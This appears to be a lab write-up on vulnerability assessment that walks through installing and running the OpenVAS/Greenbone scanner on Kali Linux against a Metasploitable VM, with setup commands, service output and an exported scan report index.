



Title: VAPT Lab: Methodology, Tools, Risk Scoring, and Reporting.

Introduction:

Introduction

In this project, our goal is to bridge the gap between theoretical security knowledge and hands-on application by carrying out a complete Vulnerability Assessment and Penetration Testing (VAPT) exercise. Instead of relying on paid enterprise tools, we focus on open-source resources and practical methods, proving that meaningful security testing can be achieved with freely available frameworks and environments.

We begin with the fundamentals of security assessment—understanding different testing types (vulnerability assessment, penetration testing, and compliance checks) and aligning them with industry standards like OWASP Top 10, NIST. From there, we follow a structured VAPT methodology that includes planning, discovery, exploitation, and reporting.

For practice, we set up a controlled lab environment using Kali Linux and vulnerable machines such as Metasploitable. This allows us to safely explore tools like Nmap, OpenVAS, Nikto, and Metasploit, while also performing risk analysis using CVSS scoring and risk matrices.

The final step of the project is about documentation and reporting—translating technical findings into clear, actionable insights. Using tools like Dradis CE, CherryTree, and reporting templates, we create structured deliverables that include an executive summary, technical details, and remediation steps.

By the end of this project, we not only demonstrate our ability to detect, exploit, and assess vulnerabilities but also showcase the equally critical skill of communicating risks effectively to stakeholders. This balanced approach—combining technical depth with practical reporting—mirrors real-world cybersecurity engagements and strengthens our readiness for professional VAPT roles.

Understanding Security Assessment:

Security Assessment:

A Security Assessment is the process of identifying weaknesses in systems, networks, and applications using structured frameworks like NIST guidelines to ensure a systematic approach. A Vulnerability Assessment focuses on discovering and listing vulnerabilities using tools like OpenVAS or Nmap without exploiting them, while a Penetration Test attempts to safely exploit these vulnerabilities to demonstrate their impact. Compliance Testing ensures that systems meet regulatory or industry standards, using checklists like CIS Benchmarks or GDPR requirements. Open-source tools such as Nmap, OpenVAS,



Nikto, Metasploit, and OWASP ZAP are sufficient to perform these assessments in a lab environment.

Vulnerability Assessment:

OpenVAS:

Description:

OpenVAS is an open-source vulnerability scanner that helps identify security weaknesses in systems and applications. It performs automated scans against targets to detect outdated software, misconfigurations, and known CVEs. The tool uses a regularly updated database of Network Vulnerability Tests (NVTs). It integrates with Greenbone Vulnerability Management (GVM) for managing results. OpenVAS supports multiple protocols such as HTTP, SSH, and SNMP. It generates detailed reports with CVE references. This enables security teams to spot risks early and take preventive actions.

Impact:

Running OpenVAS scans provides clear visibility into exploitable weaknesses. It helps prioritize issues based on CVSS scores and severity. Organizations can reduce the attack surface by remediating identified flaws. Unpatched systems or weak configurations detected could otherwise lead to data breaches. The tool assists compliance by mapping vulnerabilities to standards. It enhances the effectiveness of penetration testing by giving a baseline view. Overall, OpenVAS strengthens proactive defense and supports risk management.

Install the packaged GVM meta-package

This installs the Greenbone components (gvmd, gsad, ospd-openvas/openvas-scanner, feed tools, etc.):

```
sudo apt install gvm -y
```

Run the automated setup (DB, feeds, admin user)

The package includes a setup helper that initializes PostgreSQL, creates the GVM DB, downloads the feed data (NVTs/SCAP/certdata) and creates an admin account.

What to watch for:

- The script prints an admin username/password near the end — copy/save them (you'll need them to log into the web UI).
- The setup step downloads large feed files; let it complete. If it finishes successfully, it will say feed syncs completed and the admin user created.

```
sudo gvm-setup
```



```
kali@kali: ~$ sudo gvm-check-setup
gvm-check-setup 25.04.0
This script is provided and maintained by Debian and Kali.
Test completeness and readiness of GVM-25.04.0
Step 1: Checking OpenVAS (Scanner)...
OK: OpenVAS Scanner is present in version 23.23.1.
OK: Notus Scanner is present in version 22.7.2.
OK: Server CA certificate is present as /var/lib/gvm/CA/servercert.pem.
Checking permissions of /var/lib/openvas/gnupg/*
OK: _gvm owns all files in /var/lib/openvas/gnupg
OK: redis-server is present.
OK: scanner (db_address setting) is configured properly using the redis-server socket: /var/run/redis-openvas/redis-server.sock
OK: the mqtt_server_url is defined in /etc/openvas/openvas.conf
OK: _gvm owns all files in /var/lib/openvas/plugins
OK: NVT collection in /var/lib/openvas/plugins contains 94678 NVTs.
OK: The notus directory /var/lib/notus/products contains 505 NVTs.
Checking that the obsolete redis database has been removed
OK: No old Redis DB
OK: ospd-openvas service is active.
OK: ospd-OpenVAS is present in version 22.9.0.
Step 2: Checking GVM Manager ...
OK: GVM Manager (gvm) is present in version 26.2.1.
Step 3: Checking Certificates ...
OK: GVM client certificate is valid and present as /var/lib/gvm/CA/clientcert.pem.
OK: Your GVM certificate infrastructure passed validation.
Step 4: Checking data ...
OK: SCAP data found in /var/lib/gvm/scap-data.
OK: CERT data found in /var/lib/gvm/cert-data.
Step 5: Checking PostgreSQL DB and user ...
OK: PostgreSQL version and default port are OK.
gvm | _gvm | UTF8 | libc | en_US.UTF-8 | en_US.UTF-8 | |
1643dpg-gm[122200]f122.611
OK: At least one user exists.
Step 6: Checking Greenbone Security Assistant (GSA) ...
OK: Greenbone Security Assistant is present in version 24.2.3-git.
Step 7: Checking if GVM services are up and running ...
OK: gvm service is active.
OK: gsa service is active.
Step 8: Checking for other requirements...
OK: nmap is present.
OK: ssh-keygen found, LSC credential generation for GNU/Linux targets is likely to work.
OK: ntlm found, LSC credential generation for Microsoft Windows targets is likely to work.
OK: xsltproc found.
WARNING: Your password policy is empty.
SUGGEST: Edit the /etc/gvm/gmpolicy.conf file to set a password policy.
Step 9: Checking greenbone-security-assistant ...
OK: greenbone-security-assistant is installed
It seems like your GVM-25.04.0 installation is OK.
kali@kali: ~$
```

Ensure feeds are present and up to date (NVTs, SCAP, CERT)

Feeds (NVTs, SCAP, CERT data) are essential. gvm-setup normally downloads them, but sometimes you'll want to run or re-run the feed sync manually.

Two common ways to update feeds (packaging/version dependent):

Kali wrapper script

```
sudo gvm-feed-update
```

Greenbone feed sync tools (explicit):

Greenbone provides the greenbone-feed-sync (or the older greenbone-nvt-sync, greenbone-scapdata-sync, greenbone-certdata-sync) utilities. Run them as the `_gvm` user so permissions are correct:

Using the unified feed sync helper (recommended if present)

```
sudo runuser -u _gvm -- greenbone-feed-sync
```



run the individual syncs:

```
sudo runuser -u _gvm -- greenbone-nvt-sync
```

```
sudo runuser -u _gvm -- greenbone-scapdata-sync
```

```
sudo runuser -u _gvm -- greenbone-certdata-sync
```

Start GVM services and open the web UI:


Start the GVM service stack with the helper:

```
sudo gvm-start
```


```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ sudo gvm-start  
[>] Please wait for the GVM services to start.  
[>]  
[>] You might need to refresh your browser once it opens.  
[>]  
[>] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392  
  
● gsad.service - Greenbone Security Assistant daemon (gsad)  
   Loaded: loaded (/usr/lib/systemd/system/gsad.service; disabled; preset: disabled)  
   Active: active (running) since Thu 2025-10-02 10:57:15 EDT; 8ms ago  
   Invocation: 2e6ce7619cea4d24a64869a4aa7b54b7  
   Docs: man:gsad(8)  
         https://www.greenbone.net  
   Main PID: 190852 (gsad)  
   Tasks: 1 (limit: 4596)  
   Memory: 1.8M (peak: 1.8M)  
   CPU: 3ms  
   CGroup: /system.slice/gsad.service  
           └─190852 /usr/sbin/gsad --foreground --listen 127.0.0.1 --port 9392  
  
Oct 02 10:57:15 kali systemd[1]: Starting gsad.service - Greenbone Security Assistant daemon (gsad) ...  
Oct 02 10:57:15 kali systemd[1]: Started gsad.service - Greenbone Security Assistant daemon (gsad).  
Oct 02 10:57:15 kali gsad[190852]: gsad main:MESSAGE:2025-10-02 14h57.15 utc:190852: Starting GSAD version 24.2.3-git  
  
● gvm.service - Greenbone Vulnerability Manager daemon (gvm)  
   Loaded: loaded (/usr/lib/systemd/system/gvm.service; disabled; preset: disabled)  
   Active: active (running) since Thu 2025-10-02 10:57:09 EDT; 5s ago  
   Invocation: 7301e311e084436ebae4742bcd23cda  
   Docs: man:gvm(8)  
   Process: 190723 ExecStart=/usr/sbin/gvmd --osp-vt-update=/run/ospd/ospd.sock --listen-group=_gvm (code=exited, status=0/SUCCESS)  
   Main PID: 190724 (gvmd)  
   Tasks: 1 (limit: 4596)  
   Memory: 269M (peak: 464.6M)  
   CPU: 5.525s  
   CGroup: /system.slice/gvm.service  
           └─190724 "gvmd: Waiting * --osp-vt-update=/run/ospd/ospd.sock --listen-group=_gvm  
  
Oct 02 10:57:02 kali systemd[1]: Starting gvm.service - Greenbone Vulnerability Manager daemon (gvm) ...  
Oct 02 10:57:02 kali systemd[1]: gvm.service: Can't open PID file /run/gvmd/gvmd.pid (yet?) after start: No such file or directory  
Oct 02 10:57:09 kali systemd[1]: Started gvm.service - Greenbone Vulnerability Manager daemon (gvm).  
  
● ospd-openvas.service - OSPd Wrapper for the OpenVAS Scanner (ospd-openvas)  
   Loaded: loaded (/usr/lib/systemd/system/ospd-openvas.service; disabled; preset: disabled)  
   Active: active (running) since Thu 2025-10-02 10:57:02 EDT; 12s ago  
   Invocation: 3a2bda3aab0e48679114a05896030a5d  
   Docs: man:ospd-openvas(8)  
         man:openvas(8)  
   Process: 190697 ExecStart=/usr/bin/ospd-openvas --config /etc/gvm/ospd-openvas.conf --log-config /etc/gvm/ospd-logging.conf (code=exited, status=0/SUCCESS)  
   Main PID: 190711 (ospd-openvas)  
   Tasks: 5 (limit: 4596)  
   Memory: 198.3M (peak: 218.1M)  
   CPU: 2.605s  
   CGroup: /system.slice/ospd-openvas.service  
           └─190711 /usr/bin/python3 /usr/bin/ospd-openvas --config /etc/gvm/ospd-openvas.conf --log-config /etc/gvm/ospd-logging.conf  
             └─190713 /usr/bin/python3 /usr/bin/ospd-openvas --config /etc/gvm/ospd-openvas.conf --log-config /etc/gvm/ospd-logging.conf  
  
Oct 02 10:57:01 kali systemd[1]: Starting ospd-openvas.service - OSPd Wrapper for the OpenVAS Scanner (ospd-openvas) ...  
Oct 02 10:57:02 kali systemd[1]: Started ospd-openvas.service - OSPd Wrapper for the OpenVAS Scanner (ospd-openvas).
```



After starting GVM, the browser will redirect to the login page where you can sign in with the admin credentials.



After you log in, you'll see the dashboard:





Add the target:

1. In GSA (Greenbone web UI) go to Configuration → Targets → New Target.
2. Name: give a clear, descriptive name — e.g., Metasploitable-VM.
3. Hosts / IP address: enter the Metasploitable IP (e.g., 192.168.56.101). You can supply a single address, a CIDR range, or multiple hosts separated by commas.
4. (Optional) Port list: leave the default (All) for a full discovery, or choose a specific list (e.g., OpenVAS Full and Fast (TCP) if available). If you only want web ports, set 80,443,8080.
5. (Optional) Alive Test: the default is usually fine — it defines how the scanner determines a host is up.
6. Click Save.

Targets

metasploitable-192.168.222.129



metasploitable-192.168.222.129



Port list

☐

Once




Map scan results to Assets

Yes ☐ No




Create a task (scan job):

1. Navigate to Scans → Tasks → New Task.
2. Name the task: e.g., Scan-Metasploitable. Clear names help when you run multiple jobs.
3. Select Target: choose the Metasploitable-VM target you created.
4. Scan Config: choose a scan policy. For a first run pick Full and fast (it balances coverage and speed). Other options:
 - Full and very deep — more thorough but much slower.
 - Discovery — only host/port discovery, no vulnerability checks.
 - Authenticated scan — if you add credentials (see below), select the config that supports authenticated checks.
5. (Optional) Schedule: leave off for a manual immediate scan, or set a schedule if you want periodic scans.
6. (Optional) Credentials: if you plan an authenticated scan (to detect issues only visible when logged in), add credentials here (SSH, SMB, HTTP form) — keep creds secure.
7. Click Save.




Start the scan

1. In **Scans** → **Tasks**, find Scan-Metasploitable.
2. Click the **play**  icon to start the job. The UI will change to show the task's progress (Queued → Running → Done).



Expected time: small VM and “Full and fast” usually finishes in **10–30 minutes**, but it can vary by host complexity, feed freshness, and scanner resources. If you used a deep or authenticated profile it may take longer.




The screenshot shows the Greenbone OpenVAS Scanner configuration page in a web browser. The browser's address bar displays the URL `https://127.0.0.1:9392/task/e5294712-0924-44cd-9205-720b66699aa8`. The page has a sidebar on the left with navigation links: Dashboards, Scans, Tasks (selected), Reports, Results, Vulnerabilities, Notes, Overrides, Assets, Resilience, Security Information, Configuration, Administration, and Help. The main content area is titled "STATUS" and "Done". It displays the following information:

- Target:** Metasploitable-192.168.222.129
- Scanner:**
 - Name: OpenVAS Default
 - Type: OpenVAS Scanner
 - Scan Config: Full and fast
 - Order for target hosts: sequential
 - Maximum concurrently executed NVTs per host: 4
 - Maximum concurrently scanned hosts: 20
- Assets:**
 - Add to Assets: Yes
 - Apply Overrides: Yes
 - Min QoD: 70 %
- Scan:**
 - Duration of last Scan: 31 minutes
 - Average Scan duration: 31 minutes
 - Auto delete Reports: Do not automatically delete reports

Copyright © 2009-2023 by Greenbone AG, www.greenbone.net

The CVSS score in the results was high



The screenshot shows the Greenbone OpenVAS Scanner results page in a web browser. The browser's address bar displays the URL `https://127.0.0.1:9392/tasks`. The page has a sidebar on the left with navigation links: Dashboards, Scans, Tasks (selected), Reports, Results, Vulnerabilities, Notes, Overrides, Assets, Resilience, Security Information, Configuration, Administration, and Help. The main content area is titled "Tasks 1 of 1". It displays the following information:

- Tasks by Severity Class (Total: 1):** A pie chart showing 100.0% (1) High results.
- Tasks with most High Results per Host:** A bar chart showing 1 result per host.
- Tasks by Status (Total: 1):** A pie chart showing 100.0% (1) Done results.
- Tasks by Status (Total: 1):** A pie chart showing 100.0% (1) Done results.
- Tasks by Status (Total: 1):** A pie chart showing 100.0% (1) Done results.

Below the charts, there is a table with the following columns: Name, Status, Reports, Last Report, Severity, Trend, and Actions. The table contains one row:

Name	Status	Reports	Last Report	Severity	Trend	Actions
Scan Metasploitable - Full and fast	Done	1	Wed, Oct 1, 2025 2:25 PM Coordinated Universal Time	10.0 (High)		



After the scan completes, you can export the results as a PDF by navigating to the Results page, selecting the completed task, and clicking on the 'Export' or 'Report' option. Choose PDF as the format to generate a downloadable report that includes all vulnerabilities, CVSS scores, affected hosts, and recommended remediation steps.

report -c62ad856-2e47-4edf-af81-aca5775c0c32.pdf

File Edit View Go Bookmarks Help

Previous Next 1 (1 of 109) Fit Width

Index

- Result Overview 3
- Host Authentications 3
- Results per Host 3
- 192.168.222.129 3
 - High 5432/tcp 4
 - High 6697/tcp 7
 - High 21/tcp 9
 - High 3306/tcp 12
 - High general... 13
 - High 512/tcp 14
 - High 5900/tcp 15
 - High 6200/tcp 16
 - High 514/tcp 17
 - High 80/tcp 18
 - High 3632/tcp 22
 - High 2121/tcp 23
 - High 8787/tcp 24
 - High 513/tcp 26
 - High 8009/... 27
 - High 1524/tcp 34
 - High 1099/tcp 34
 - Medium 54... 36
 - Medium 21/... 54
 - Medium 22/... 55
 - Medium 23/... 60
 - Medium 59... 60
 - Medium 25/... 61
 - Medium 44... 80
 - Medium 80... 82
 - Medium 212... 95
 - Low 5432/tcp 96
 - Low general... 99
 - Low 22/tcp 100
 - Low general... 102
 - Low 25/tcp 103

October 1, 2025

Summary

This document reports on the results of an automatic security scan. All dates are displayed using the timezone "Coordinated Universal Time", which is abbreviated "UTC". The task was "Scan Metasploitable - Full and fast". The scan started at Wed Oct 1 14:26:23 2025 UTC and ended at Wed Oct 1 14:57:16 2025 UTC. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.

Contents

1	Result Overview	2
1.1	Host Authentications	2
2	Results per Host	2
2.1	192.168.222.129	2
2.1.1	High 5432/tcp	3
2.1.2	High 6697/tcp	6

